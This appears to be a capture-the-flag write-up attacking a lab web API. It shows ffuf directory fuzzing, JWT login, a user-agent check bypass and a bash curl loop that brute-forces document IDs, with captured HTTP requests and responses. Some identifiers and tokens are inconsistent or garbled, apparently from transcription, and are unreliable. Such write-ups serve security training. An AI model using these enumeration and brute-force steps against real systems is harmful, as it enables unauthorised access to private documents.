


Initial url visited mentioned a capturetheflag.txt file. The response also contained a bas64 encoded string.




Let the fun begin. (LeChuck) - capturetheflag.txt

L2FwaS92Mi9jYXB0dXJldGhlZmxhZy90aGVzZWNyZXRsZXN0

In resources a capturetheflag.txt file was found but seemed to just have nothing of interest yet.



Decoding the bas64 string gave a directory.



Visiting the directory downloaded a wordlist.




Using this wordlist on the target url revealed a /postman directory.


```
ubuntu@ip-10-50-30-5:~/tools/ffuf$ ./ffuf -u http://10.50.30.100:5000/api/v2/capturetheflag/FUZZ -w /home/ubuntu/Documents/wordlist.txt -s
```

postman

Visiting the /postman directory downloaded a postman zip file.



The file contained some more endpoints to explore.



The /logs endpoint revealed user-agents. Assumed to be accepted user-Agents.



/departments endpoint listed departments and their abbreviations.

Request

```
Pretty Raw Hex     
1 GET /api/v2/capturetheflag/lkahlashflksjhdfkh/departments HTTP/1.1  
2 Accept: application/json, text/plain, */*  
3 request-start-time: 1772787207548  
4 User-Agent: axios/1.7.2  
5 Accept-Encoding: gzip, deflate  
6 Host: 10.50.30.100:5000  
7 Connection: close  
8  
9
```

Response

```
Pretty Raw Hex Render     
1 HTTP/1.1 200 OK  
2 Server: gunicorn  
3 Date: Fri, 06 Mar 2026 08:55:00 GMT  
4 Connection: close  
5 Content-Type: application/json  
6 Content-Length: 143  
7 Access-Control-Allow-Origin: *  
8  
9 [  
10   "(1, 'RND', 'Research and Development')",  
11   "(2, 'SALES', 'Sales')",  
12   "(3, 'MARKETING', 'Marketing')",  
13   "(4, 'HR', 'Human Resources')"  
14 ]  
15
```

/login authenticated the attacker as LeChuck by default and generated a JWT access token.

Request

```
Pretty Raw Hex ↵ \n ≡
1 POST /api/v2/capturetheflag/lkahlashflksjhdhfk/login HTTP/1.1
2 Accept: application/json, text/plain, */*
3 Content-Type: application/json
4 request-start-time: 1772787214069
5 User-Agent: axios/1.7.2
6 Content-Length: 41
7 Accept-Encoding: gzip, deflate
8 Host: 10.50.30.100:5000
9 Connection: close
10
11 {
12   "username": "LeChuck",
13   "password": "Whoop"
14 }
```

Response

```
Pretty Raw Hex Render ↵ \n ≡
1 HTTP/1.1 200 OK
2 Server: gunicorn
3 Date: Fri, 06 Mar 2026 08:55:09 GMT
4 Connection: close
5 Content-Type: application/json
6 Content-Length: 358
7 Access-Control-Allow-Origin: *
8
9 {
10   "access_token":
11     "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImh0bCI6MTc3Mjc4NzMwOSwianRpIjoizmEzYTcwYjctYzYzFiYi00ZDg3LWVhZmVjYmZGM1MmY4NTkxOWFliiwidHlwZSI6ImFjY2VzcyIsInN1YiI6IkkxLQ2h1Y2siLCJuYmYiOiE3NzI3ODczMDksImNzcmYiOiI2NDMlZWJkMS04MzgyLTQwMGQtYjBmZC04ZDg2OTAxYWY5ZTk1LCJleHAiOiE3NzI3ODgyMDl9.JLphrr_5sGCZC3xe-lbrS2mEEHdbGYSDqMC0ptHVqCg"
12 }
```

Using the generated JWT token the /documents directory was accessed which provided information on how to access documents.

Request

```
Pretty Raw Hex ↵ \n ≡
1 GET /api/v2/capturetheflag/lkahlashflksjhdhfk/documents HTTP/1.1
2 Accept: application/json, text/plain, */*
3 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImh0bCI6MTc3Mjc4NzMwOSwianRpIjoizmEzYTcwYjctYzYzFiYi00ZDg3LWVhZmVjYmZGM1MmY4NTkxOWFliiwidHlwZSI6ImFjY2VzcyIsInN1YiI6IkkxLQ2h1Y2siLCJuYmYiOiE3NzI3ODczMDksImNzcmYiOiI2NDMlZWJkMS04MzgyLTQwMGQtYjBmZC04ZDg2OTAxYWY5ZTk1LCJleHAiOiE3NzI3ODgyMDl9.JLphrr_5sGCZC3xe-lbrS2mEEHdbGYSDqMC0ptHVqCg
4 request-start-time: 1772787219505
5 User-Agent: axios/1.7.2
6 Accept-Encoding: gzip, deflate
7 Host: 10.50.30.100:5000
8 Connection: close
9 Content-Length: 21
10
```

Response

```
Pretty Raw Hex Render ↵ \n ≡
1 HTTP/1.1 200 OK
2 Server: gunicorn
3 Date: Fri, 06 Mar 2026 08:56:25 GMT
4 Connection: close
5 Content-Type: text/html; charset=utf-8
6 Content-Length: 296
7 Access-Control-Allow-Origin: *
8
9 <h1>
  Internal Document Services
</h1>
<p>
  The company's internal documents can be accessed using the unique identifier.
</p>
<p>
  /api/v2/capturetheflag/lkahlashflksjhdhfk/documentid/id
</p>
  The id contains the following format: <department code>
  followed by the number (xxxx). For example, MARKETING1011.
```

Trying to access a document revealed that a user-agent check was in place.

Request

```
Pretty Raw Hex ↵ \n ≡
1 GET /api/v2/capturetheflag/lkahlashflksjhdhfk/documentid/RND0000 HTTP/1.1
2 Accept: application/json, text/plain, */*
3 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc3Mjc4NmMwOSwianRpIjoizmEzYTcwYjctYz
  FiYi00ZDg3LWWEyMjYtZGM1MmY4NTkxOWFLIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6IkkxLQ2h1Y2siLCJuYmYiOiE3NzI3ODczMDksI
  mNzcmYiOiI2NDM1ZWJkMS04MzgyLTQwMGQtYjBmZC04ZDg2OTAxYWY5ZTk1LCJleHAiOiE3NzI3ODgyMDl9.JLphrr_5sGCZC3xe-lb
  rS2mEEHdbGYSDqMCOptHVqCg
4 request-start-time: 1772787226475
5 User-Agent: axios/1.7.2
6 Accept-Encoding: gzip, deflate
7 Host: 10.50.30.100:5000
8 Connection: close
9
```

Response

```
Pretty Raw Hex Render ↵ \n ≡
1 HTTP/1.1 200 OK
2 Server: gunicorn
3 Date: Fri, 06 Mar 2026 09:00:31 GMT
4 Connection: close
5 Content-Type: application/json
6 Content-Length: 84
7 Access-Control-Allow-Origin: *
8
9
10 "Access Denied - User agent check NOT bypassed. User Agent Used: axios/1.7.2"
11
12
```

Using the user-agents enumerated earlier it was found that one passed this check, however the specified file did not exist.

Request

```
Pretty Raw Hex ↗ ↘ ☰
1 GET /api/v2/capturetheflag/lkahlashflksjhdfkh/documentid/RND0000 HTTP/1.1
2 Host: 10.50.30.100:5000
3 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
4 Accept: */*
5 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImIhdCI6MTc3Mjc4ODQ3NSwianRpIjoibWZlbnR5Y2M5N2MtMDMxZS00YmM0LTkyNWItMzkyYmE3ZjklY2FjIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6IkkxIjQ2h1Y2siLCJ1eYiOiE3NzI3ODg0NzUsImNzcmYiOiI3ZmY4ZGM2OS0zN2UyLTQ4YzYtOTgwOC05NmExZGYzY2E3YzgiLCJleHAiOiE3NzI3ODkzNzV9Ll_u_nnINcTLKfJ7-Ot zGxj8Dne7q4slJzNo5v7I_noXg8
6 Connection: close
7
8
```

Response

```
Pretty Raw Hex Render ↗ ↘ ☰
1 HTTP/1.1 200 OK
2 Server: unicorn
3 Date: Fri, 06 Mar 2026 09:23:06 GMT
4 Connection: close
5 Content-Type: application/json
6 Content-Length: 12
7 Access-Control-Allow-Origin: *
8
9 "No Record"
10
```

Brute forcing the 4 numbers using a curl script indicated “RDP0010” to be a valid file.

```
#!/bin/bash

for i in $(seq -f "%04g" 0 9999)
do
    response=$(curl -i -s -k -X GET \
        -H 'Host: 10.50.30.100:5000' \
        -H 'User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)' \
        -H 'Accept: */*' \
        -H 'Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImIhdCI6MTc3Mjc4ODQ3NSwianRpIjoibWZlbnR5Y2M5N2MtMDMxZS00YmM0LTkyNWItMzkyYmE3ZjklY2FjIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6IkkxIjQ2h1Y2siLCJ1eYiOiE3NzI3ODkzNzV9Ll_u_nnINcTLKfJ7-Ot zGxj8Dne7q4slJzNo5v7I_noXg8' \
        -H 'Connection: close' \
        "http://10.50.30.100:5000/api/v2/capturetheflag/lkahlashflksjhdfkh/documentid/RND$i" -x h
        ttp://127.0.0.1:8080)

    if [[ ! $response =~ "No Record" ]]; then
        echo "$i"
        break
    fi
done
```


Request

```

1 GET /api/v2/capturetheflag/lkahlashflksjhdfrk/documentid/RND0010 HTTP/1.1
2 Host: 10.50.30.100:5000
3 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
4 Accept: */*
5 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc3Mjc4OTk1MywianRpIjoibnNzNDIzMDYtOD-EzNC00NDZEXLWJhcyMtZTA0ZTRiZTlmZWFiIiwiaWidHlWZSI6ImFmFjY2VzcysInNlYyI6IkxlcQzh1Y2siLCJuYmYiOiE3NzI3ODk5OTM5MiNmZmYiOiIzNDgyNjk5NS0xZDg3LTRlRjNGETYTtyNS1mZGRKZWESNWJlNzAiLCJleHAiOiE3NzI3OTA4OTN9.eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.LsJnihi7kQ0-HCmFXS9Vg_m8
6 Connection: close

```


It is a base64 encoded image.

Response

[illegible]

00165789

Decoding the image resulted in



The “REPORT” number looked interesting but no time to investigate it. Additionally another image was found at RDP0020, but nothing of interest was found regarding it.

